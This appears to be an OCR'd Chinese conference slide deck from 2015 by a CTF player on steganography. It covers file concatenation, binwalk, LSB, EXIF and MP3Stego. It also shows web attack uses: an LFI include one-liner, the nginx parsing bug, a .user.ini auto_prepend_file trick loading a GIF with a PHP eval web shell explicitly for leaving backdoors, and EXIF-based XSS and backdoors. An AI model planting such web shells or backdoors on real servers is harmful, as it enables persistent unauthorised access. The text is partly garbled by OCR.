

## 隐写术

AppLeU0 2015.4.18

sycl&ver

## whoami

AppLeU0 Syclover


Web、渗透

CTF赛棍

隐写术

•••••





### copy

```
C: Wsers Administrator Desktop>copy /b 1.jpg+福利.rar new.jpg
1.jpg
福利.rar
已复制    1 个文件。
```

copy /b 1.jpg+福利.rar new.jpg

#### binwalk

```
DECIMAL HEX DESCRIPTION

29343 0x729F Zip archive data, at least v1.0 to extract, comp ressed size: 13, uncompressed size: 13, name: "flag.txt"

29506 0x7342 End of Zip archive
```

### EOI

#### **End Of Image**


000036C0	В9	6D	82	ED	60	AD	8F	52	6A	2E	7F	E7	АЗ	7F	DF	34	算傢	?.Rj	??8?第	
000036D0	5A	31	92	D9	1D	F0	59	BA	9C	75	A9	F7	9F	45	FC	85	Z1捹.	?Y?渦	烷 <mark>ü</mark> …	
000036E0	OD	59	D8	6D	1F	न्न	D9										. Y蒙父.	?		+

图像部分:


0XFF -> 0xFF 0x00

#### LSB

#### Least Significant Bit 最低有效位



## Stegsolve



# 无损压缩

## LFI漏洞

上传图片,配合LFI漏洞

```
----+----1------2----+----3----+----4--

1 <?php include($_GET["file"]); ?>
```

绕过一些waf、老版本的安全狗

## 解析漏洞

nginx解析漏洞 upload.jpg/1.php

http://www.80sec.com/nginx-securit.html

## auto\_prepend\_file

#### 留后门的时候,使用这个技巧

```
查看(V) 收藏(A) 工具(T) 帮助(H)
                                           🔇 后退 🔻 🎒 🗸 🤌 🔑 搜索
                     🕞 文件夹 🏻 🕼 🕥 🔀 🗳
                                           文件(F) 编辑(E) 搜索(S) 视图(V) 格式(M) 语言(L) 设置(T) 宏(O)
                                             🖟 📇 🖫 🖫 👼 🦍 🚵 | 🔏 📭 📭 | 🤏 👒
地址 (1) | D:\www.root\test\www.root\shell
名称 ▲
                            大小 | 类型
                                            🗎 . user. inj🏻 📋 echo. php🛣
                                 配置设置
🍑 . user. ini
                                                 □<?php</p>
🚺 01. gif
                            1 KB GIF 图像
                                                  echo "I'm a php file";
echo. php
                            1 KB PHP 文件
🎳 D:\www.oot\test\www.root\shell\. user. ini — Notepad++
文件(P) 编辑(E) 搜索(S) 视图(V) 格式(M) 语言(L) 设置(T) 宏(O) 运行(B) 插件(P) 窗口(W) ?
 ', 🔒 🗐 🖷 🗟 fa 🕒 | 사 fa fa ⊃ C | ## 🐈 | 🤫 🤜 | 💁 등 1 🗜 🗷 🖫 🖍 | 🗨 🗉 🕟 🕪 📻 | 💥 🥃
                                                   😑 01. gi 🔀
 🔚 . user. ini🛚
      auto prepend file=01.gif
                                                    1 <?php @eval($ REQUEST[shell]); ?>
```

## exif信息



路径: C:\Users\Administrator \Desktop\

文件名称: 示例图片\_03.jpg 图像尺寸: 333 x 500, 72dpi 文件大小: 86879 byte


创建时间: 2015-04-03 15:39:08 修改时间: 2011-02-12 15:52:02

	📝 编辑 🛮 🏠 添加	s 标记删除 🦰 恢复M	除			
ı	项目	内容	代码	Exif 规范名称	数据类型	数值
ı	■ 图像信息					
ı	方向	上左	0112	Orientation	SHORT	
П	軟件	Adobe Photoshop CS4 Win	0131	Software	ASCII	
П	● 修改时间	2009-05-07 14:56:51	0132	DateTime	ASCII	
ш	■ 相机拍摄记录					
ı	● 色彩空间	未校准	A001	ColorSpace	SHORT	
4	<ul><li>Exif 图像宽度</li></ul>	333	A002	ExiflmageWidth	LONG	
	<ul><li>Exif 图像高度</li></ul>	500	A003	ExiflmageHeight	LONG	
	■ 縮略图					
	缩略图像	107 x 160	0001	Thumbnail	UNDEFIN	* 51

## exif导致的xss

http:// www.wooyun.org/bugs/ wooyun-2010-07468

DiscuzX2个人空间图片 EXIF信息XSS



## Exif留后门

```
'html' => string 'width="630" height="354"; (length=24)

'Height' => int 354

'Width' => int 630

'IsColor' => int 1

'ByteOrderMotorola' => int 1

'Exif_IFD_Pointer' => int 2134

'Title' => string 'phpinfo();' (length=10)

'UndefinedTag:OxEA1C' => string 'phpinfo();' (PHP Version 5.3.10
```

	Windows NT CHINA-0C85B62AC 5.1 build 2600 (Windows XP Professional Service Pack 3) i586
Build Date	Feb 2 2012 20:26:31
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86

## 安卓

阿里移动安全挑战赛 演示

## mp3stego

```
C:\Users\Administrator\Desktop\MP3Stego>encode -E wooyun.txt -P wooyun mp3stego.wav mp3stego.mp3
MP3StegoEncoder 1.1.17
See README file for copyright info
Microsoft RIFF, WAVE audio, PCM, stereo 48000Hz 16bit, Length: 0: 0:22
MPEG-I layer III, stereo Psychoacoustic Model: AT&T
Bitrate=128 kbps De-emphasis: none CRC: off
Encoding "mp3stego.wav" to "mp3stego.mp3"
Hiding "wooyun.txt"
[Frame 938 of 938] (100.00%) Finished in 0: 0: 0
```

#### 加密

## mp3stego

```
C:\Users\Administrator\Desktop\MP3Stego>decode -X -P wooyun mp3stego.mp3
MP3StegoEncoder 1.1.17
See README file for copyright info
Input file = 'mp3stego.mp3' output file = 'mp3stego.mp3.pcm'
Will attempt to extract hidden information. Output: mp3stego.mp3.txt
the bit stream file mp3stego.mp3 is a BINARY file
HDR: s=FFF, id=1, 1=3, ep=off, br=9, sf=1, pd=0, pr=0, m=0, js=0, c=0, o=0, e=0
alg.=MPEG-1, layer=III, tot bitrate=128, sfrq=48.0
mode=stereo, sblim=32, jsbd=32, ch=2
IFrame 938]Avg slots/frame = 383.593; b/smp = 2.66; br = 127.864 kbps
Decoding of 'mp3stego.mp3'' is finished
The decoded PCM output file name is 'mp3stego.mp3.pcm''
```

#### 解密

# Q&A

## EOF

2015.4.18